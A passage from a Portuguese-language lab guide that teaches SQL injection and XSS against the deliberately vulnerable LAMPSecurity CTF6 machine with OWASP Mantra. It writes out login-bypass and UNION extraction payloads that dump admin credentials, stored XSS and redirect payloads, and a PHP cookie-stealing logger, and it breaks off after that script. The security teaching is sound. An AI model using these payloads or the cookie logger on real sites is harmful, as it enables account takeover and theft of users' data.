3. Abra a SQL Inject Me bar seguindo o seguinte caminho: Tools → Application Auditing → SQL Inject ME → Open SQL Inject ME Sidebar, como mostra a figura 29:



Figura 29 - Como abrir a "SQL Inject Me Sidebar" no MANTRA

4. Em seguida marque todas as opções para serem testadas e clique em “Test all forms with all attacks”, como mostra a figura 30:

Figura 30 - SQL Inject Me Sidebar

Os resultados apresentados após o teste nos mostram que a página não está vulnerável a ataques de injeção SQL de acordo com os vários testes realizados pela ferramenta como a injeção de strings 1 OR 1=1 para tentar enganar o banco de dados. Isso quer dizer que a página está filtrando os dados para prevenir tais ataques.

Em seguida, vamos tentar descobrir que tipo de filtro a página está utilizando para tentar contorná-lo. Para isso iremos utilizar outra ferramenta chamada Firebug.

5. Abra o Firebug seguindo o seguinte caminho: Web Developer → Firebug → Open Firebug, como mostra a figura 31:



Figura 31 - Como abrir o Firebug no MANTRA

6. Em seguida, clique no botão de inspeção de elemento na janela da ferramenta Firebug que aparece na parte de baixo da tela (contorno em vermelho) e depois clique no formulário da página de login para inspecionarmos o código, como na figura 32:



Figura 32 - Inspeção de elemento no Firebug

Podemos observar no código da figura 32, que o formulário de login é verificado a partir de um Javascript, o que não é recomendado para a prevenção de ataques de injeção SQL, pois podem ser contornados. Para conseguirmos realizar nosso ataque com sucesso, teremos que desviar desta verificação feita com o Javascript. Para isso, utilizaremos outra ferramenta chamada Live HTTP Headers, a qual irá nos auxiliar na captura, leitura e edição de cabeçalhos de requisições HTTP trocadas entre o nosso browser cliente e o servidor.

7. Abra o Live HTTP Headers clicando no ícone com um “L” na barra lateral esquerda do Mantra e verifique se a opção “Capture” da ferramenta está marcada, como mostra a figura 33:



Figura 33 - Como abrir o "Live HTTP headers" no MANTRA

8. Mantenha o Live HTTP Headers aberto, vá até a página de login e entre com quaisquer dados para usuário e senha, clicando em seguida em “Log In”.

Você verá que o Live HTTP Headers capturou o tráfego e mostra as informações na aba “Headers”. Procure nestas informações a linha que contém os dados de login, como usuário e senha. Veja no exemplo da figura 34:



Figura 34 - Live HTTP headers

9. Selecionando a linha que contém estas informações, clique no botão Replay.

Nesta janela poderemos editar as informações de login e senha e reenviá-las ao servidor sem que elas sejam filtradas pelo Javascript como estava ocorrendo anteriormente.

Quando os dados são enviados ao banco de dados e as instruções são construídas dinamicamente e sem parametrização, é possível enganar o banco de dados e ao invés de mandar apenas um nome como usuário, mandar um nome seguido de um complemento para a instrução.



Figura 35 - Exemplo de injeção de código SQL

Por exemplo, na figura 35, ao simplesmente digitar o nome de um usuário, o banco de dados irá colocá-lo entre aspas simples para gerar a instrução desejada e retornará o resultado correto do banco de dados. Mas se ao invés disso digitarmos [usuário ‘ or 1 = 1 #] sem os colchetes, a instrução a ser gerada será outra. Como 1 é sempre igual a 1, a instrução fará com que todos os nomes de usuários sejam retornados do banco de dados caso a operação seja uma consulta. Isso se dá porque a aspa simples digitada completa a primeira já inserida pela aplicação e o restante do texto digitado é interpretado como comando até encontrar o caractere ‘#’ sustenido, que é interpretado como comentário no caso de o banco de dados ser o MySQL, invalidando o resto da mesma linha.

10. Substitua as informações para que fiquem da seguinte forma: [username='or 1=1&password='or 1=1] sem os colchetes e em seguida clique em “Replay”.

Você verá que ainda não conseguimos efetuar a autenticação, mas conseguimos obter ao menos um erro do banco de dados, o que significa que estamos conseguindo injetar código diretamente no banco de dados sem passar pela verificação do Javascript. A figura 36 ilustra o erro obtido:


Query error with select user_id from user where user_username = ''or 1=1'': You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 2

Figura 36 - Erro obtido ao tentar injetar código SQL

O erro nos dá uma informação valiosa. Agora sabemos que o banco de dados é MySQL e portanto utilizaremos apenas tentativas de comandos com a sintaxe do MySQL.

Vamos tentar adicionar o caractere “#” (caractere de comentário do MySQL) ao final de cada campo para indicar ao MySQL que tudo o que vier depois desse caractere é um comentário e não deve ser interpretado pelo banco de dados. Assim se houve alguma outra verificação que esteja nos atrapalhando, ela será ignorada pelo caractere de comentário.

11. Adicione o caractere sustenido “#” deixando a linha de comando da seguinte forma: [username='or 1=1 #&password='or 1=1 #] sem os colchetes e em seguida clique em “Replay”.

Ainda nos falta alguma coisa para conseguir efetuar o login com sucesso. Suponha que para o campo da senha o banco de dados esteja utilizando uma função de criptografia, como por exemplo MD5(). Desta forma precisando adicionar um parênteses “)” para fechar a função no campo password.

12. Agora finalmente substitua a linha para que fique da seguinte forma: [username='or 1=1 #&password=') or 1=1 #] sem os colchetes e em seguida clique em “Replay”.

Finalmente conseguimos efetuar o login com sucesso sem digitar dados como usuário e senha. Você pôde perceber que o fato de não conhecermos o banco de dados não nos garante um procedimento simples e direto para efetuar uma injeção de código SQL. É preciso efetuar algumas tentativas, prestar atenção às diferentes respostas e erros emitidos pelo banco de dados e em alguns casos utilizar algum conhecimento de SQL para supor algumas situações e efetuar novas tentativas.

Tarefa 2: Obter dados do banco de dados do servidor, como o usuário e senha do administrador

Utilizaremos o mesmo endereço da tarefa anterior para acessar o servidor da máquina virtual LAMPSecurity CTF6 que neste roteiro seguirá http://192.168.6.135.

Neste servidor, os posts dos usuários são armazenados e acessados individualmente através de um identificador.

1. Através do Mantra, acesse o endereço http://192.168.6.135/?id=01 alterando o endereço IP para o endereço alocado em sua rede.
2. Caso você não visualize nenhum post, altere o número do id para 02, 03, 04, ... até encontrar um post.

Agora vamos testar se o servidor está fazendo alguma verificação nos endereços digitados pelos usuários adicionando um apóstrofe (‘) ao final do endereço.

3. Adicione um apóstrofe ao final do endereço para testar se alguma verificação está sendo feita Ex: http://192.168.6.135/?id=01’

Podemos notar que a página exibida mudou, mas nenhum erro como o 404 de página não encontrada foi exibido. Isso significa que nenhuma verificação está sendo feita nos endereços HTTP digitados pelos usuários no navegador.

4. Na barra lateral do Mantra, clique no ícone com uma bola verde para exibir a hackbar a qual utilizaremos para executar alguns testes, como mostrado na figura 37.



Figura 37 - Como abrir a hackbar no MANTRA

Vamos utilizar a cláusula “ORDER BY” do MySQL para tentar descobrir o número de tabelas utilizadas na base de dados para gerar a página.

5. Acrescente na hackbar a cláusula “order by” da seguinte forma: http://192.168.6.135/?id=01 order by 1

6. Em seguida selecione o número 1 que segue a cláusula “order by” e utilize o botão “+” localizado na parte superior da hackbar para aumentar o número de tabelas da cláusula “order by” até que a página se modifique.

A figura 38 mostra o botão para incrementar o número de tabelas da cláusula “order by”:



Figura 38 - Botão para incremento do número de tabelas na hackbar

Você perceberá que ao incrementar para o número 8 a página não mostrará mais o post do usuário. Desta forma, podemos concluir que a página utiliza apenas 7 tabelas para gerar a página.

Em seguida, iremos utilizar a cláusula “UNION” para descobrir algumas informações do banco de dados.

7. Na hackbar, apague a cláusula “order by” seguida do número, vá até o menu SQL e clique em “Union select statement”. Digite o número de tabelas que encontramos (no nosso caso 7).

Veja o caminho na figura 39:



Figura 39 - Caminho para executar o comando "Union select statement" na hackbar

8. Clique em “Execute” para processar a instrução.

Podemos ver que agora a página exibe alguns números. Estes números são as colunas vulneráveis as quais podemos explorar. Vamos utilizar, por exemplo, a coluna de número 2 para obter a versão do MySQL utilizado.

9. Substitua o número 2 da cláusula “UNION SELECT” por “version()” e clique em “Execute”.

Veja que o número 2 foi substituído por 5.0.45. Esta é a versão do MySQL utilizado no banco de dados.

Vamos agora listar todas as tabelas do banco de dados.

10. Modifique o endereço da hackbar trocando a tabela 2 por “table_name” e acrescentando “from information_schema.tables” ao final. O endereço deve ficar: http://192.168.6.135/?id=01 UNION SELECT 1,table_name,3,4,5,6,7 from information_schema.tables

A página irá exibir a lista de tabelas existentes no banco de dados. Vamos analisar a tabela “user”.

11. Modifique o endereço da hackbar trocando a tabela 2 por “column_name”, a cláusula “from” por “from information_schema.columns” e adicione a cláusula

"where" com a condição "table_name='user'". O endereço deve ficar: http://192.168.6.135/?id=01 UNION SELECT 1,column_name,3,4,5,6,7 from information_schema.columns where table_name='user'

A página exibe desta vez, somente as colunas da tabela "users". Observe a presença de colunas interessantes como "user_username" e "user_password". Vamos obter essas informações!

12. Modifique o endereço da hackbar trocando a tabela 2 por "user_username" e uma outra tabela vulnerável como a 3, por exemplo, por "user_password". Modifique o final da instrução para "from user" de forma a extrair os dados da tabela "user". O endereço deve ficar: http://192.168.6.135/?id=01 UNION SELECT 1,user_username,user_password,4,5,6,7 from user

Observe que agora a página exibe o nome do usuário e uma senha criptografada, como mostra a figura 40:

Figura 40 - Visualização da página alvo após injeção de código SQL

A senha está criptografada e portanto precisaremos decifrá-la.

Vamos supor que a senha foi criptografada utilizando o MD5, que é um padrão muito comum na criptografia de senhas.

13. Para tentarmos decifrar a senha utilizando o MD5, copie e cole na hackbar a senha criptografada, selecione a senha e em seguida clique em: Encryption → MD5 Menu → Send to... → md5.rednoize.com, como mostra a figura 41:



Figura 41 - Caminho para decifrar uma senha na hackbar

Você verá que a senha foi decifrada e ela é: “adminpass”.

Para finalizar vamos testar o acesso com o nome de usuário e senha que obtivemos.

14. Clique em “Log In” no menu da página, entre com os dados obtidos (Username: admin e Password: adminpass) e clique no botão “Log In”.

Veja que obtivemos acesso de administrador na página e alguns menus extras aparecem na página.

6.4 - Cross Site Scripting (XSS) Utilizando o MANTRA

Objetivos

- Utilizar conhecimentos de JavaScript para obter dados de acesso de usuários em um servidor vulnerável.
- Modificar a visualização de uma página em um servidor vulnerável.
- Causar o redirecionamento automático de uma página por meio de um ataque XSS.

- Criar um link com código camuflado com o intuito de enganar vítimas, levando-as para páginas modificadas.

Pré-Requisitos

- Leitura da seção 3.1.2 – Cross Site Scripting (XSS).
- Conhecimentos básicos de JavaScript.
- Conhecimentos básicos de PHP.
- Execução simultânea de 1 máquina virtual Windows e 1 máquina virtual CentOS5 LAMPSecurity CTF6 para a realização dos testes.

Neste roteiro vamos utilizar uma máquina virtual externa ao desenvolvimento deste trabalho chamada LAMPSecurity CTF6 que é um servidor preparado com falhas propositais para que possamos explorá-las. Para obtê-la basta acessar (SOURCE FORGE, 2012). Uma cópia desta máquina virtual está disponível junto com as demais máquinas virtuais deste trabalho.

Além da máquina LAMPSecurity CTF6 que iremos utilizar como alvo em nossos testes, iremos utilizar como ferramenta principal para a realização dos testes o framework open source OWASP Mantra, disponível para download em (MANTRA, 2012).

Dentre as tarefas deste roteiro, iremos identificar se o servidor está vulnerável a ataques XSS e posteriormente executar o ataque contra o servidor, a fim de que ele atinja como destino final um usuário como vítima.

Tarefa 1: Executar um teste simples de injeção de JavaScript para identificar se o servidor é vulnerável a ataques XSS.

Inicialmente é necessário realizar um teste qualquer de injeção de código em algum campo do site o qual iremos atacar, para saber se o site está realmente vulnerável a

ataques XSS. A descoberta de vulnerabilidades XSS pode não ser uma tarefa tão fácil. Enquanto alguns sites estão totalmente vulneráveis, outros podem utilizar alguns filtros, mas ainda assim estarem vulneráveis e serem mais difíceis de serem detectados.

Vamos tentar injetar um código JavaScript em um post da página inicial para emitir um popup ao abrir a página.

1. Abra o navegador Mantra e em seguida digite o endereço do servidor HTTP do LAMPSecurity CTF6 para acessar a página inicial. (Ex: http://192.168.6.135).
2. Clique no sub menu “Log In” e autentique-se com o usuário “labtest” e senha “labtest”.
3. Clique no sub menu “Add Event” e preencha o campo “Title” com “Teste de XSS”. Preencha também o campo Description com o seguinte JavaScript: <script>alert("XSSed")</script>
4. Clique no botão “Add Event” e em seguida viste a página “Home” clicando no sub menu da página e veja o resultado.

Como você pode notar, um popup foi lançado na tela ao acessar a página. Isso quer dizer que a página está vulnerável a ataques XSS e o conteúdo digitado nos formulários não estão sendo filtrados.

O tipo de ataque realizado foi do tipo armazenado, porque o código JavaScript ficou armazenado pelo banco de dados no post que enviamos. Toda vez que um usuário acessar a página inicial, os posts serão exibidos e juntamente com eles o post contendo o código JavaScript injetado. Desta forma o código será executado no navegador de todos os usuários que visualizarem o post, exibindo o alerta com o texto “XSSed”.

Tarefa 2: Causar o redirecionamento do usuário que acessar o site atacado para um outro site, por meio de um ataque de XSS armazenado.

Agora vamos imaginar que após descobrir que o site está vulnerável a ataques XSS nos gostaríamos de redirecionar todo usuário que acessá-lo para outro site. A finalidade de um redirecionamento pode variar de acordo com os objetivos do atacante. O propósito pode ser tanto para a exibição de um site de publicidade, quanto para a exibição de um site clone que visa lesar o usuário de alguma forma, como por exemplo roubando seus dados.

1. Na página inicial localize o post da tarefa anterior e clique em “Edit this event”.
2. Troque a descrição para o seguinte código HTML: <meta http-equiv="Refresh" content="3; url=http://www.google.com.br">
3. Clique no botão “Add event” e em seguida vá para a página inicial visualizar o resultado, clicando no sub menu “Home”.

Você perceberá que ao acessar a página inicial nada de diferente é exibido, mas após 3 segundos a página é redirecionada para a página do Google, a qual escolhemos.(O tempo ainda pode ser reduzido para 0, a fim de que o redirecionamento ocorra quase que imediatamente, entretanto estamos utilizando 3 segundos para podermos ter tempo suficiente para clicar em “Edit this event” e alterar o post.)

Tarefa 3: Realizar o roubo de cookies de usuários que clicarem em um link malicioso e posteriormente obter acesso no site utilizando o cookie roubado.

Nesta tarefa, iremos criar uma armadilha, na qual usuários que clicarem em um link malicioso terão os seus cookies roubados. Com posse dos cookies de outros

usuários iremos acessar o site atacado e autenticar-nos com as credenciais destes usuários.

Para que possamos roubar os cookies, iremos criar um script para consolidar o roubo e posteriormente precisaremos armazenar os cookies roubados em algum lugar. Para isso, iremos utilizar o servidor Apache instalado em nossa máquina virtual Windows.

1. Crie no diretório “C:\Arquivos de programas\Apache Software Foundation\Apache2.2\htdocs” dois arquivos: log.txt e steal.php

O arquivo log.txt deve ser deixado em branco, pois iremos utilizá-lo para armazenar os cookies roubados.

O arquivo steal.php será o nosso script de roubo de cookies e deve conter a seguinte sequência de comandos, como mostra a figura 42:

```
<?php
$cookie = $_GET["cookie"];
$date = date ("l ds of F Y h:i:s A");
$user_agent = $_SERVER['HTTP_USER_AGENT'];
$file = fopen('log.txt', 'a');
fwrite($file,"DATE : $date || USER AGENT
:$user_agent || COOKIE : $cookie \n");
fclose($file);

echo '<b>Desculpe, ocorreu um erro!</b></br></br>'
?>

